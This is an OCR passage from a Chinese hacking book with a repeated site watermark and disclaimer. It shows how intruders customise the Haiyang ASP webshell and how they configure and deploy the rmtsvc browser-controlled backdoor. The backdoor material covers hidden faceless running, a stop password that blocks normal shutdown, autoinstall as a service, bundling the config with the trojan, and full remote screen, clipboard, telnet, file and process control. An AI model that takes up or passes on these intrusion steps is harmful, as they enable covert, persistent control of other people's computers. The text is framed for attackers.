


图 3-38 文件信息查找

11.一些零碎的小东西

这个功能模块里存放着一些不起眼的小功能，但是不能小瞧，黑客在入侵过程中却是经常用到的。“数制转换”可以将字符在十进制和十六进制之间转换；“下载到服务器”可以将远程文件下载到该服务器上；“文件编辑”可以使用 FSO 或者 Stream 进行编辑；“管理账号添加”虽然成功率极低，但是还是可以尝试一下；“注册表键值读取”在入侵中相当有用的功能，比如

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

RADMIN 的 HASH。




图 3-39 其他功能操作

3.2.3 配置海阳顶端网 ASP 木马

海阳顶端网 ASP 木马可以根据黑客的需要而定制，它拥有强大的功能，和一当然也具有较大的文件体积。不过有的黑客并不需要那么多的功能，为了发扬“hack”精神，他们往往会自己定制海阳顶端网 ASP 木马，打造出个性木马。




图 3-40 木马个性设置

首先运行海阳顶端网 ASP 木马目录中的 2006Z.Exe，打开程序后可以在“页面选择”框架里选择所需要生成的 Lite 版海阳顶端网 ASP 木马功能模块，“页面生成”框架里的源文件指的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

是完整版的海阳顶端网 ASP 木马 2006，选择好相应的源文件及生成文件后，“生成”按钮即可生成相应功能组合的海阳顶端网 ASP 木马 2006_Lite 版。

3.3 多项全能远程控制——rmtsvc

前面讲过一款利用浏览器进行控制的网络精灵，但是它的功能现在来说已经非常有限了，所以下面我们来看看一款基于浏览器的木马工具——rmtsvc。使用该木马，通过浏览器不仅可以进行远程控制，还可以远程传输、进程管理、代理服务，甚至远程开启 Telnet、FTP 服务等。是不是觉得不可思议呢？

3.3.1 rmtsvc 命令行参数

rmtsvc 是一个控制台应用程序，它可以作为系统服务运行。但是要想全面有效地进行控制，就要全面有效的设置自己相应的参数才行。其支持的命令行参数如下：

-i —— 安装服务

例如：rmtsvc.exe -i

-u ——卸载服务

例如：rmtsvc.exe -u

-s —— 启动服务

例如：rmtsvc.exe -s

-e —— 停止服务

例如：rmtsvc.exe -e

-d —— Debug 方式运行

-d0 ~ -d4 指定不同的 debug 调试信息级别，关闭控制台窗口将结束程序运行

例如：rmtsvc.exe -d4

-f filename 指定本程序的配置文件名

如果不指定则默认参数配置文件名，和程序同名但扩展名为 ini 的文件

例如：rmtsvc.exe -d4 -f aa.ini

-c saveasfile —— 将当前 ini 配置参数写入 EXE 文件本身并另存为指定的文件

-C saveasfile —— 将当前 ini 配置参数写入 EXE 文件本身并另存为指定的文件，用此参数另存的 EXE 运行时将不支持 ini 配置文件。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

注意

-c/-C 参数必须和-d 参数一起用

例如：rmtsvc.exe -d4 -c rmtsvc1.exe

rmtsvc.exe -d4 -c rmtsvc1.exe -f aaa.ini

rmtsvc.exe -d4 -C rmtsvc2.exe

3.3.2 rmtsvc 的配置文件

Rmtsvc 程序可以支持 ini 配置文件，用户可以以 -f 参数指定配置文件。ini 配置文件由程序支持的一系列配置命令组成，每行为一个配置命令。如果不指定所需要的配置文件，那么程序默认将读取和程序同名但扩展名为 ini 的配置文件，比如程序名为 rmtsvc.exe，则默认读取的配置文件为 rmtsvc.ini。

程序读取配置信息的顺序为先读取 EXE 自身保存的配置命令，然后读取 ini 配置文件，最后读取命令行的特殊命令参数。对于用 -C 参数另存生成的 EXE 文件，程序将不在读取 ini 配置文件，即使运行时指定了 ini 配置文件。如果行开头为!符号的话，说明此行为注释不需要作任何的解释。ini 配置命令的解释中，<> 代表用户输入内容，[]代表此项可输可不输 | 代表可输入其中一项。

1.设置本服务的信息

命令格式：sets [spyself=FALSE] [stop_pswd=< 停止服务的密码 >] [log=< 日志输出文件 >] [opentype=APPEND] [loglevel=DEBUG|INFO|WARN|ERROR]

spyself=FALSE：关闭异常退出监视。如果不设置，则默认打开异常退出监视，如果程序异常退出或被非法杀掉，则自动重起。

stop_pswd=< 停止服务的密码 >：设置停止服务的密码，如果设置了密码则不输入密码将无法停止服务。如果设置了密码，用户只能在命令行下通过 -e < 密码 > 命令停止服务，而无法通过 SCM 服务控制台或 net stop 命令停止服务。

小提示

假如程序名为 xx.exe，设置了停止密码为 123，则要停止此服务需在命令行下输入 xx.exe -e 123。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

log=< 日志输出文件 >: 设置程序是否输出日志文件, 如果不指定则不输出, 否则输出指定的日志文件。

opentype=APPEND: 设置程序启动时是否为追加写日志文件还是覆盖写,如果不设置此项则为覆盖写。

loglevel=DEBUG|INFO|WARN|ERROR: 设置日志输出的级别, 默认为 INFO 级别。

faceless=TRUE: 如果以非服务方式启动且运行时没指定 -d 参数, 则以无窗口的形式运行本程序。



小提示

双击直接运行程序时,如果设置了此项则以无窗口的形式运行,即使关闭控制台窗口程序也不会结束。否则以带窗口的形式运行按“Ctrl+c”,或者关闭窗口则程序将结束。

install=TRUE: 如果设置了此项则运行后自动安装为服务。

范例: sets stop_pswd=1234

2.设置服务的相关信息

命令格式: Webs [port=< 服务端口 >] [bindip=< 绑定本机 IP>] [ssl_enabled=true] [ssl_verify=true]

port=< 服务端口 >: 设置服务使用的端口, 如果不设置则默认为 7778, 设置为 0 则不启动 Web 服务。

bindip=< 本服务绑定的本机 IP>: 设置本服务绑定的本机 IP, 如果不设置则默认绑定本机所有 IP 地址。

ssl_enabled=true: 指示本服务是为 SSL 加密服务, 如果不配置则为普通服务。

ssl_verify=true: 只有指定 ssl_enabled=true 本参数才有效, 只是此 SSL 服务需要验证客户端证书, 默认是不需要的。

范例:Webs port=7779

3.访问者账号权限信息

命令格式: user account=< 账号 > [pswd=< 账号密码 >] access=< 账号的访问权限 >

account=< 访问账号 >: 必须项, 要添加的 rmtsvc 访问者账号。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

pswd=< 账号密码 >: 必须项, 指定账号的密码。

access=< 账号的访问权限 >: 如果不设置则默认具有 ACCESS_NONE 访问权限。

设置格式和含义如:

ACCESS_SCREEN_ALL: 远程屏幕完全控制权限

ACCESS_SCREEN_VIEW: 远程查看屏幕权限

ACCESS_FILE_ALL: 远程文件管理操作, 可读写删除等

ACCESS_FILE_VIEW: 远程文件管理紧紧允许读, 下载

ACCESS_REGIST_ALL: 远程注册表管理可读写添加删除等

ACCESS_REGIST_VIEW: 紧紧可查看注册表信息

ACCESS_SERVICE_ALL: 远程服务管理, 可完全操作

ACCESS_SERVICE_VIEW: 远程服务权利仅仅可查看

ACCESS_TELNET_ALL: 远程 telnet 管理

ACCESS_FTP_ADMIN: 远程 FTP 服务配置管理

ACCESS_VIDC_ADMIN: 远程 vIDC 管理配置

范例: user account=aa pswd=bb access=ACCESS_ALL

3.3.3 rmtsvc 的实际操作

1.浏览器远程登录

第一步：首先进行服务端程序的配置，打开一个系统的记事本程序，这里就输入“user account=user pswd=password access=ACCESS_ALL”。这段代码主要是设置了登录用户名和密码, 其他的都是按照后门程序默认的设置, 接着另存为一个 ini 格式的配置文件。然后将这个配置文件和后门程序进行捆绑, 然后执行“rmtsvc.exe -d4 -f mm.ini”命令即可。




图 3-41 服务端功能设置

第二步：从图 3-42 中可以看到, 服务端打开了 7778 端口。现在打开浏览器输入“http:

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

//IP 地址:端口”,连接成功后输入用户名、密码、验证码等信息,服务端程序将在验证无误以后成功进行登录。

第三步:远程连接成功后,可以看到程序的欢迎页面。在网页的左侧是程序的控制命令,而右侧则是这些命令的实际操作窗口。




图 3-42 远程安装服务端




图 3-43 远程登录服务端

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 3-44 服务端欢迎界面

2.浏览器控制选项

在左侧工具栏中选择“远程控制”，其中包括了很多控制命令。在“图像质量”显示效果中选择“一般”，接着将“刷新屏幕”中设置为“自动”。设置完成以后，接下来就可以尝试控制了。

(1) 单击“屏幕查看”按钮后，在右侧窗口中就可以看到捕捉的屏幕信息，如同 Windows 中的远程桌面一样，如图 3-45 所示。如果选择的是“完全控制”按钮，当远程桌面图像处于焦点状态(鼠标在图像区域内)，就可以直接敲击键盘发送按键信息，或者直接利用鼠标对远程桌面直接进行控制操作。

(2) 利用“设置剪贴板”和“获取剪贴板”按钮，即可以了解到远程系统中的信息内容，又可以将新的内容设置到剪贴板里面，如图 3-46 所示。

(3) 单击“运行程序”按钮后，在弹出的窗口设置需要打开的，程序、文档、文件夹或网络信息的名称，单击“确定”按钮就可以成功运行，如图 3-47 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 3-45 远程桌面的查看




图 3-46 远程查看剪贴板




图 3-47 远程文件的运行

(4) 现在单击工具栏中的“远程管理”栏，通过单击“Telnet 控制”命令按钮，就可以通过 Telnet 命令对远程系统进行管理控制，如图 3-48 所示。

(5) 单击“文件管理”命令按钮，在窗口中可以对远程文件进行管理，而通过窗口上方的按钮就可以对其进行相应的操作，如图 3-49 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 3-48 远程终端的操作




图 3-49 远程文件的管理

(6) 单击“进程列表”命令按钮，在右侧的窗口可以对系统进程进行管理。单击列表中的一个进程后，还可以查看到该进程的模块信息，如图 3-50 所示。

(7) 单击“端口列表”命令按钮，在右侧的窗口可以对网络连接进行管理。单击列表中的一个网络连接后，可以终止该网络连接所所有的进程信息，如图 3-51 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 3-50 远程进程的管理

